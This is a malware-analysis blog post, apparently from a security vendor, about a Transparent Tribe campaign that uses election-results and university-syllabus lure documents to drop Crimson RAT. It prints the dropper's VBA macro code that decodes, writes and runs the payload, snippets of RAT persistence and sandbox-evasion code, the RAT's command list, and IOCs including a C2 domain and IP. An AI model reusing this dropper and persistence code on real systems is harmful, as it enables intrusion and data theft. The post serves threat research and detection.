
Transparent Tribe targets recent Election Results

By Dhanush ⋮⋮ 7/23/2024



Recently, we saw a tweet about a document claiming to be reporting about the recent "Indian Election Results". On analysis, we found that it was dropping a "Crimson RAT" payload. This RAT, mostly used by the Transparent Tribe APT, is capable of stealing credentials and other sensitive information. While checking the IOC's related to this Crimson RAT, we also noticed that there was another Excel file which was disguised as "Syllabus of a University in Delhi".

This blog gets into the technical details of this document having a Crimson RAT payload.




Figure 1: Tweet

Transparent Tribe APT

Transparent Tribe, a group believed to operate out of Pakistan, has been active since 2013. Their primary focus is on infiltrating diplomatic, defence, and research entities located in India and Afghanistan. This time election results were used as a bait to target Indian netizens.

Technical Details

The initial vector was a *.docm* file which has by default macro enabled setting. This document file contains embedded files, which includes the "Crimson RAT" payload and the Election results document.




Figure 2: Embedded files

After extracting the macro contents from the document using olevba, it copies the files into the folder named Data(sec)(min).

```
folder_waqousaulhtu__name = VBA.Environ$("USERPROFILE") & "\AppData\Data" & "" & Second(Now) & Minute(Now) & "\"

swaqousaulhtueName = ThisDocument.Name

folder_waqousaulhtu_zipfl = folder_waqousaulhtu__name & swaqousaulhtueName & Replace(".zi_p", "_", "")

If Dir(folder_waqousaulhtu__name, vbDirectory) = "" Then
    MkDir (folder_waqousaulhtu__name)
End If

If Dir(folder_waqousaulhtu_zipfl, vbDirectory) = "" Then

    FDerwaqousaulhtusSiO.CopyFile ThisDocument.FullName, folder_waqousaulhtu_zipfl, True

    waqousaulhtupdsp.Namespace(folder_waqousaulhtu__name).CopyHere waqousaulhtupdsp.Namespace(folder_waqousaulhtu_zipfl).item


End If
```

Figure 3: Copies the files to appdata

Here, it checks for the Office version and decodes the embedded files using oleobject7, oleobject10 and oleobject11. All the three files contain a base64 encoded zip file having the “Crimson RAT” payload.

```
If Dir(folder_waqousaulhtu_finalfile, vbDirectory) = "" Then
    If InStr(Application.System.Version, "10.0") Then   'Checks for the version'
        waqousaulhtuIput = revdbndfile(folder_waqousaulhtu__name & Replace("wo_rd\embe_ddings\oleOb_ject11.bi_n", "_", ""))
    Else
      If InStr(Application.System.Version, ".01") Then
            waqousaulhtuIput = revdbndfile(folder_waqousaulhtu__name & Replace("wo_rd\embe_ddings\oleOb_ject07.bi_n", "_", ""))
      Else
            waqousaulhtuIput = revdbndfile(folder_waqousaulhtu__name & Replace("wo_rd\embe_ddings\oleOb_ject10.bi_n", "_", ""))
      End If
    End If
```

Figure 4: Checks for Office version

In the revdbndfile function, it reads contents of one of the oleobject.bin and converts it into a string. The Decabav6f function (seen in Fig 5) is used to convert the base64 encoded string into a byte array by setting its datatype as base64. The BirvTrving function (seen in Fig 5) is later used to convert it back into a string by iterating through each byte.

```
Function revdbndfile(ByVal strFile)

   Dim iTxtFile As Integer
   Dim strFileText As String
   iTxtFile = FreeFile
   Open strFile For Input As FreeFile
   strFileText = VBA.Input(LOF(iTxtFile), iTxtFile)
   Close iTxtFile
   revdbndfile = strFileText

End Function


Function DecaBav6f(ByVal strInput) As Byte()
    Dim objXML, objNode
    Set objXML = CreateObject("MSXML2.DOMDocument.6.0")
    Set objNode = objXML.createElement("b64")

    objNode.DataType = "bin.base64"
    objNode.Text = strInput
    DecaBav6f = objNode.NodeTypedValue

    Set objNode = Nothing
    Set objXML = Nothing
End Function

Function BirvTrving(arrByvtes)
    Dim i, strOutput
    strOutput = ""
    For i = 0 To UBound(arrByvtes)
        strOutput = strOutput & VBA.Chr(arrByvtes(i))
    Next
    BirvTrving = strOutput
End Function
```

Figure 5: Base64 decoding

After decoding the base64 string, it is written to the Appdata folder. It then copies and decompresses it into the Documents folder as a screensaver file “hacrvidth vibev.scr” and executes it.

```
folder_waqousaulhtu_tair_zip = VBA.Environ$("USERPROFILE") & "\AppData\"
folder_waqousaulhtu_tair_final = VBA.Environ$("USERPROFILE") & "\Documents\"
file_waqousaulhtu_tair_name = "hacrvidth vibev"
file_waqousaulhtu_tair_zip = file_waqousaulhtu_tair_name & "." & Replace("z_ip", "_", "")
file_waqousaulhtu_tair_png = file_waqousaulhtu_tair_name & "." & Replace("p_ng", "_", "")
folder_waqousaulhtu_finalfile = folder_waqousaulhtu_tair_final & file_waqousaulhtu_tair_name & "." & Replace("s_c_r", "_", "")


If Dir(folder_waqousaulhtu_finalfile, vbDirectory) = "" Then
    If InStr(Application.System.Version, "10.0") Then   'Checks for the version'
        waqousaulhtuIput = revdbndfile(folder_waqousaulhtu__name & Replace("wo_rd\embe_ddings\oleOb_ject11.bi_n", "_", ""))
    Else
      If InStr(Application.System.Version, ".01") Then
            waqousaulhtuIput = revdbndfile(folder_waqousaulhtu__name & Replace("wo_rd\embe_ddings\oleOb_ject07.bi_n", "_", ""))
      Else
            waqousaulhtuIput = revdbndfile(folder_waqousaulhtu__name & Replace("wo_rd\embe_ddings\oleOb_ject10.bi_n", "_", ""))
      End If
    End If


    arrwaqousaulhtuut = DecaBav6f(waqousaulhtuIput)


    Set objwaqousaulhtuFSOFile = objwaqousaulhtuFSO.CreateTextFile(folder_waqousaulhtu_tair_zip & file_waqousaulhtu_tair_zip, True)
    objwaqousaulhtuFSOFile.Write BirvTrving(arrwaqousaulhtuut)
    objwaqousaulhtuFSOFile.Close
    Set objwaqousaulhtuFSOFile = Nothing
    Set objwaqousaulhtuFSO = Nothing

    waqousaulhtupdsp.Namespace(folder_waqousaulhtu_tair_final).CopyHere waqousaulhtupdsp.Namespace(folder_waqousaulhtu_tair_zip & file_waqousaulhtu_tair_zip).items 'zip decompres

    Name folder_waqousaulhtu_tair_final & file_waqousaulhtu_tair_png As folder_waqousaulhtu_finalfile

End If


Call Shell(""" & folder_waqousaulhtu_finalfile & """ """, vbMaximizedFocus)
```

Figure 6: Payload (Crimson RAT)

Simultaneously, it executes another embedded doc file(oleobject3.bin), which is actually the decoy file having the election results of Uttarakhand.

```
Dim docvvsath As String

docvvsath = VBA.Environ$("USERPROFILE") & "\Downloads\" & swaqousaulhtueName & ".do" & Replace("cx_ps", "_ps", "")

If Dir(docvvsath) = "" Then
  Name folder_waqousaulhtu__name & Replace("wo_rd\embe_ddings\oleOb_ject3.bi_n", "_", "") As docvvsath
End If

Documents.Open FileName:=docvvsath, ConfirmConversions:=False, _
    ReadOnly:=False, AddToRecentFiles:=False, PasswordDocument:="", _
    PasswordTemplate:="", Revert:=False, WritePasswordDocument:="", _
    WritePasswordTemplate:="", Format:=wdOpenFormatAuto, XMLTransform:=""
```

Figure 7: Loading embedded decoy

UTTARAKHAND ELECTION RESULTS 2024 HIGHLIGHTS: BJP WINS ALL 5 SEATS; REPEATS VICTORIES IN THE STATE

The BJP has won all 5 seats against INC candidates.

- The BJP has repeated its victories in Uttarakhand in the 2024 General Election. The incumbent party has won all five seats. Uttarakhand Chief Minister Pushkar Singh Dhami thanked party workers and people for BJP's "landslide victory" in a press meet. The 24-year-old Himalayan State has given back-to-back victories to the BJP in the 2014 and 2019 Lok Sabha elections.

General Election 2024: full schedule

- The polls were held a single poll on April 19, in the first phase of the 18th Lok Sabha polls. Two of the five Lok Sabha seats here — Nainital-Udham Singh Nagar, and Almora — are situated in the Kumaon region. The remaining three — Haridwar, Tehri Garhwal, and Garhwal (Pauri) — are in the Garhwal region. The electoral fight was contested between the BJP-led National Democratic Alliance (NDA), INC-led INDIA alliance, and other parties like the Bahujan Samaj Party (BSP), People's Party of India (Democratic).

Figure 8: Decoy file content

As said, another Excel file disguised as the syllabus of a university also drops the same Crimson RAT. Here is the content of the decoy file.

LADY SHRI RAM COLLEGE

UNIVERSITY OF DELHI

Bachelor of Commerce (Honours)

B Com (Hons.)

(Effective from Academic Year 2024)

B.Com. (Hons.): Semester-IV

Paper BCH 5.3(c): MACRO ECONOMICS

Duration: 3 Hrs. **Marks: 100** **Credits: 6**

Course Objective

To provide the students with knowledge of enriching concepts and variables of macro-economics; appreciate the impact of labor market, money market and foreign exchange on working of an economy and understand the modern tools of macro-economic analy

Course Learning Outcomes

After completing the course, the student shall be able to:

CO1: describe the nature and scope of Macro Economics, Income, Expenditure and their components and determinants.

CO2: expose fiscal and monetary policy implications through IS-LM framework in short run and long run.

CO3: comprehend the different theories of demand for money, supply of money approach and working of money multiplier.

CO4: elucidate causes and effects of different types of inflation and trade-off between inflation and unemployment.

CO5: describe the role of saving and investment in different size of economies on trade and exchange rate and rate of interest.

Course Contents

Unit I: Introduction

Introduction – Concepts and variables of macroeconomics, Income, Expenditure and the circular flow (three sector economy), Components of expenditure. Consumption, Saving and investment and S-I approach, Multiplier (three sector) and numerical.

Unit II: Economy in the Short Run

Meaning, Objectives and instruments of fiscal and monetary policy, AD-AS approach- Determination of aggregate demand, Shifts in aggregate demand, Aggregate supply in the short-run and long-run, Aggregate demand- Aggregate supply analysis. Economy in the short run- IS– LM framework and numericals.

Unit III: Demand for money and Supply of money

Figure 9: Syllabus decoy

Crimson RAT

The payload, on execution, sleeps for about 25 minutes, so as to hinder sandboxing. It then adds a run registry of the current user with a random hardcoded name for persistence.

```
private void Form1_FormClosing(object sender, FormClosingEventArgs e)
{
    Thread.Sleep(1550);
    this.mainvp.savesWepps();
}
```

Figure 10: Sleep call

```
public static void set_cordup(string app, string path)
{
    try
    {
        string name = "SOF_TW_A_RE\\Mic_ro_soft\\Win_dows\\Cur_re_ntVers_ion\\_Run".Replace("_", "");
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
        object value = registryKey.GetValue(DIFRMFSIF.pawdifird + app);
        bool flag = value == null || value.ToString() != path;
        if (flag)
        {
            registryKey.SetValue(DIFRMFSIF.pawdifird + app, path);
        }
    }
```

Figure 11: Run registry persistence

Once again, it sleeps for about 20 minutes before it tries to connect to its C2 from the hardcoded domain and IP. If the payload does not connect to the attacker, the process exits.

```
private void Form1_Load(object sender, EventArgs e)
{
    try
    {
        base.FormBorderStyle = FormBorderStyle.SizableToolWindow;
        Thread.Sleep(1260);
        this.mainvp.coreviQart();
    }
    catch
    {
    }
}
```

Figure 12: Second sleep call




Figure 13: Hardcoded C2

On connecting to the C2 server, the command and data to the process (getsEtype Func) are sent. The malware then modifies the commands by inserting an integer value 5 before the 4th character and executing the code by comparing with the received commands. If the attacker sends a null command, the process exits.




Figure 14: Modified C2 commands

These are the following C2 commands which could be executed.

thy5umb	Sends the picture back to c2 in gif
gey5tavs, pry5ocl	Gets the list of all running process
scy5uren, scy5ren, scyr5en, scyu5ren, cdy5crgn, csy5crgn, csy5dcrgn	Takes a screenshot and sends it back in jpeg
puy5tsrt	Creates a run registry key
doy5wf	Writes data into a file from the given path
diy5rs	Retrieves the list of Drives in the system
fiy5lsz	Gets info of a file from the system
iny5fo	Gets the OS info, User Domain and Username info.
liy5stf	Gets the file path and file info from all the sub directories which has extension, from the given path
fly5es	Check for the files in the given directory
ruy5nf	Ability to run commands
udy5lt	Writes data into the file(itaivsasidr.exe) in the same folder as this file(Document folder)
fiy5le, afy5ile	Sends the contents of a file which path was given
dey5lt	Delete a file in the given path

doy5wr	Writes data into a file from the given path
fly5dr	Check for the sub directories from the given directory

By using these commands, they can access all the files, pictures, system info, the running processes from the system. It also has the capability to delete the files in the system and also to download additional payloads and execute them.

The discovery of malware disguised as a “Lok Sabha Election Results” document from India, underscores the tricky strategies employed by cyber attackers. As cyber threats continue to evolve, staying informed and proactive is essential to protect against such deceptive and potentially disruptive attacks. At K7 Labs, we provide robust detection for these RATs and other day-to-day threats. We recommend using a dependable security solution like “K7 Total Security” and keeping it up-to-date to safeguard your devices effectively.

IOCs

Malware Type	Hash	Detection name
Election Lure	4473b78e67067a9299227cc02b8e28e2	Trojan (0001140e1)
Syllabus Lure	ad90e16ea4a9fe11525da7669cb4b8ee	Trojan (0001140e1)
Crimson RAT	e6f4bb8ed235f43cb738447fbf1757c3	Trojan (005b635b1)
Crimson RAT	da2331ac3e073164d54bcc5323cf0250	Trojan (005b67de1)
Crimson RAT	a54c435bdbc17608fa0b8826bbe9936d	Trojan (005b67de1)
Crimson RAT	7a18b1bf9b07726327ba50e549764731	Trojan (005b635b1)
Crimson RAT	d6b38a2272876d039d48b46aa874e7b9	Trojan (005b67de1)
Crimson RAT	f49375748b279565b5aed83d9ee01eb2	Trojan (005b635b1)

C2

Domain: waqers[.duckdns[.com

IP: 94.72.105.227

Decoy

Election Decoy – 24fc6cacfbf0f87d2a24be7361c78c76

Syllabus Decoy – 4166a122e5eac964ba9f4b22e2881052